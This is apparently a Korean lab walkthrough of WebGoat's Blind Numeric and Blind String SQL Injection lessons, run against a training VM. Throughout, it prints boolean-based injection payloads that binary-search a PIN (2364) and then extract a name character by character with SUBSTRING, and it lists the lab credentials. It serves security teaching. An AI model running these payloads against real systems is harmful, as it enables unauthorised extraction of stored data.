The screenshot shows a Firefox browser window titled 'WebGoat - Mozilla Firefox'. The address bar displays the URL: 10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100. The page content is for the 'Blind Numeric SQL Injection' lesson. On the left, there's a sidebar with a red banner featuring a goat logo and the text 'WEBGOAT'. The sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, and Denial of Service. The main content area has a heading 'Blind Numeric SQL Injection'. Below it, a form asks: 'The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.' It also states: 'The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.' A text input field contains the value '1111222233334444' followed by ') < 2300'. To its right is a button labeled 'Go!'. Above the input field, there are several buttons: 'Show Source', 'Show Solution', 'Show Plan', 'Show Hints', and 'Restart Lesson'. At the bottom, a message says 'Account number is valid.'

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 7
    - » 결과 : False
    - »  $2300 < \text{pin} < 2500$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The page content is for the "Blind Numeric SQL Injection" challenge. On the left, there's a sidebar menu with various security topics like Introduction, General, Access Control Flaws, etc. The main content area has a heading "Blind Numeric SQL Injection". Below it, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field pin in table pins for the row with the cc\_number of 1111222233334444. The field is of type int, which is an integer." A form is present with the placeholder "Enter your Account Number:" followed by an input field containing "101 AND ((SELECT pin FROM pins WHERE cc\_number = 1111222233334444))" and a "Go!" button. A red box highlights the error message "Invalid account number." at the bottom of the form.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 8

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 2400);

The screenshot shows a Firefox browser window titled 'WebGoat - Mozilla Firefox'. The address bar displays the URL: 10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100. The main content area is titled 'Blind Numeric SQL Injection'. On the left, there's a sidebar with a red banner containing the 'WEBGOAT' logo and a navigation menu with items like 'Introduction', 'General', 'Access Control Flaws', etc. The main content area contains the following text:  
The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.  
The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.  
Put the discovered pin value in the form to pass the lesson.  
Enter your Account Number:

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 8
    - » 결과 : True
    - »  $2300 < \text{pin} < 2400$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". The sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. Below the sidebar, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field pin in table pins for the row with the cc\_number of 1111222233334444. The field is of type int, which is an integer." Below these, there's a form with the placeholder "Enter your Account Number:" followed by a text input field containing "101 AND ((SELECT pin FROM pins WHERE cc\_number = 1111222233334444))". To the right of the input field is a "Go!" button. A message box at the bottom says "Account number is valid." with a red border.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 9

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 2350);

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". The sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. Below the sidebar, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains the following instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer." Below these, a form is shown with the placeholder "Put the discovered pin value in the form to pass the lesson." and an input field containing "1111222233334444' < 2350". A button labeled "Go!" is next to the input field. A message at the bottom says "Account number is valid."

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 9
    - » 결과 : False
    - »  $2350 < \text{pin} < 2400$


The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". The sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. Below the sidebar, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field pin in table pins for the row with the cc\_number of 1111222233334444. The field is of type int, which is an integer." A form is present with the placeholder "Enter your Account Number: 101 AND ((SELECT pin FROM pins WHERE cc\_number = 1111222233334444))" and a "Go!" button. A red box highlights the error message "Invalid account number." at the bottom of the form.

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 10

» 공격 시도


» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 2370);



The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar menu with items like "Introduction", "General", "Access Control Flaws", etc. The main content area contains instructions about a form for entering an account number and determining its validity through盲 numeric SQL injection. It specifies the goal is to find the value of the field `pin` in table `pins` for the row with the `cc_number` of **1111222233334444**. A note states that the `pin` field is of type int, which is an integer. Below this, there's a form with a text input field containing the value `1111222233334444' < 2370` and a "Go!" button. An error message "Invalid account number." is displayed below the form.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 10
    - » 결과 : True
    - »  $2350 < \text{pin} < 2370$




The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar menu with various security flaws listed: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. The main content area contains the following text:  
**Blind Numeric SQL Injection**  
The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.  
The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.  
Put the discovered pin value in the form to pass the lesson.  
Enter your Account Number:  Go!  
Account number is valid.

## • 실습 풀이

- 공격 서버에서 참/거짓 판별 11

## » 공격 시도

>> 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 2360);



# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 11
    - » 결과 : False
    - »  $2360 < \text{pin} < 2370$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL `10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100`. The page content is for the "Blind Numeric SQL Injection" lesson. On the left, there's a sidebar menu with various security flaws listed: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. The main content area has a heading "Blind Numeric SQL Injection". Below it, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains the following instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer." A form is present with the instruction "Put the discovered pin value in the form to pass the lesson." It includes a text input field labeled "Enter your Account Number:" containing the value "101 AND ((SELECT pin FROM pins WHERE cc\_number = '1111222233334444'))", a button labeled "Go!", and a red-bordered error message "Invalid account number."

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 12

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 2365);

The screenshot shows a Mozilla Firefox browser window with the title "WebGoat - Mozilla Firefox". The address bar displays the URL "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". The sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, and Denial of Service. Below the sidebar, the main content area contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." It also specifies the goal: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer." A text input field is provided with the placeholder "Enter your Account Number: 1111222233334444' < 2365" and a "Go!" button. An error message "Invalid account number." is visible at the bottom of the input field.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 12
    - » 결과 : True
    - »  $2360 < \text{pin} < 2365$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". Below the sidebar, a navigation menu lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. The main content area contains the following text:

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:

**Account number is valid.**

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 13

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') = 2364);

The screenshot shows a Firefox browser window titled 'WebGoat - Mozilla Firefox'. The address bar contains the URL '10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100'. The page itself is titled 'Blind Numeric SQL Injection'. On the left, there's a sidebar with a red header 'WEBGOAT' featuring a goat logo. The sidebar menu includes: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, and Denial of Service. The main content area contains the following text:

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:

Account number is valid.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 13
    - » 결과 : True
    - » pin = 2364

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". Below the sidebar, a navigation menu lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. The main content area contains the following text:

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:

**Account number is valid.**

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 결과 확인

- » Pin 값 '2364'을 입력하면 성공 화면이 뜸
- » pin = 2364

WebGoat - Mozilla Firefox

WebGoat | 10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

WEBGOAT

Blind Numeric SQL Injection

Show Source Show Solution Show Plan Show Hints Restart Lesson

**Congratulations. You have successfully completed this lesson.**

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:  Go!

# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1.7 인젝션(OWASP Top 10 중 A1:2017)

### - 실습 목표

» SQL Injection(Blind String SQL Injection 유형)에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» 공격자는 Blind String injection 공격을 이용하여, cc\_number='4321432143214321'인 테이블 이름 값을 찾아내시오.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 취약한 페이지 접근
    - » Injection Flaws
      - » Blind String SQL Injection 선택

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/1315528047/1100. The left sidebar lists various security challenges, with "Injection Flaws" and "Blind String SQL Injection" highlighted with red boxes. The main content area displays the following text:

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:  Go!

Account number is valid

On the right side, there is a "Parameters" panel with the following table:

value	B3693EC7EF1F580FAF7391FA9B78EEFB
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below the table, the "Parameters" section contains the following values:

scr	1315528047
menu	1100
stage	
num	

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 페이지에 주어진 힌트를 이용하여 문제 풀이 (첫번째 글자)

- » 101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number=4321432143214321'), 1, 1) < '?' );
- » # '?' 부분에 알파벳을 넣어 첫번째 자리에 해당하는 글자 범위 확인

A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z

# I를 넣었을 때

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:  Go!

Invalid account number

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 페이지에 주어진 힌트를 이용하여 문제 풀이 (첫번째 글자)

- » 101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number=4321432143214321'), 1, 1) < '?' );
- » # '?' 부분에 알파벳을 넣어 첫번째 자리에 해당하는 글자 범위 확인

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

# K를 넣었을 때

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:

Account number is valid

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 페이지에 주어진 힌트를 이용하여 문제 풀이 (첫번째 글자)

- » 101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number=4321432143214321'), 1, 1) = '?' );
- » # '?' 부분에 알파벳을 넣어 첫번째 자리에 해당하는 글자 범위 확인

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

# J를 넣었을 때

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:

Account number is valid

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 페이지에 주어진 힌트를 이용하여 문제 풀이 (두번째 글자)

- » 101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number=4321432143214321'), 2, 1) < '?' );
- » # '?' 부분에 알파벳을 넣어 두번째 자리에 해당하는 글자 범위 확인

A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z

# J를 넣었을 때

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:

Account number is valid

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 페이지에 주어진 힌트를 이용하여 문제 풀이 (두번째 글자)

- » 101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number=4321432143214321'), 2, 1) < '?' );
- » # '?' 부분에 알파벳을 넣어 두번째 자리에 해당하는 글자 범위 확인

a | b | c | d | e | f | g | h | i | j | k | l | m | n | o | p | q | r | s | t | u | v | w | x | y | z

# j를 넣었을 때

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:  Go!

Account number is valid

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 페이지에 주어진 힌트를 이용하여 문제 풀이 (두번째 글자)

- » 101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number=4321432143214321'), 2, 1) = '?' );
- » # '?' 부분에 알파벳을 넣어 두번째 자리에 해당하는 글자 범위 확인

a | b | c | d | e | f | g | h | i | j | k | l | m | n | o | p | q | r | s | t | u | v | w | x | y | z

# i를 넣었을 때

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:  Go!

Account number is valid

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 페이지에 주어진 힌트를 이용하여 문제 풀이 (세번째 글자)

- » 위와 같은 방식으로 진행하여 해당하는 글자 범위 확인
- » 101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number=4321432143214321 ' ), 3, 1) = '? ' );
- » # '?' 부분에 알파벳을 넣어 세번째 자리에 해당하는 글자 범위 확인

a | b | c | d | e | f | g | h | i | j | k | l | m | n | o | p | q | r | s | t | u | v | w | x | y | z

# l(소문자 L)를 넣었을 때

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:  Go!

Account number is valid

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 페이지에 주어진 힌트를 이용하여 문제 풀이 (네번째 글자)

- » 위와 같은 방식으로 진행하여 해당하는 글자 범위 확인
- » 101 AND (SUBSTRING((SELECT name FROM pins WHERE cc\_number=4321432143214321 ' ), 4, 1) = '? ' );
- » # '?' 부분에 알파벳을 넣어 네번째 자리에 해당하는 글자 범위 확인

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

# l를 넣었을 때

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

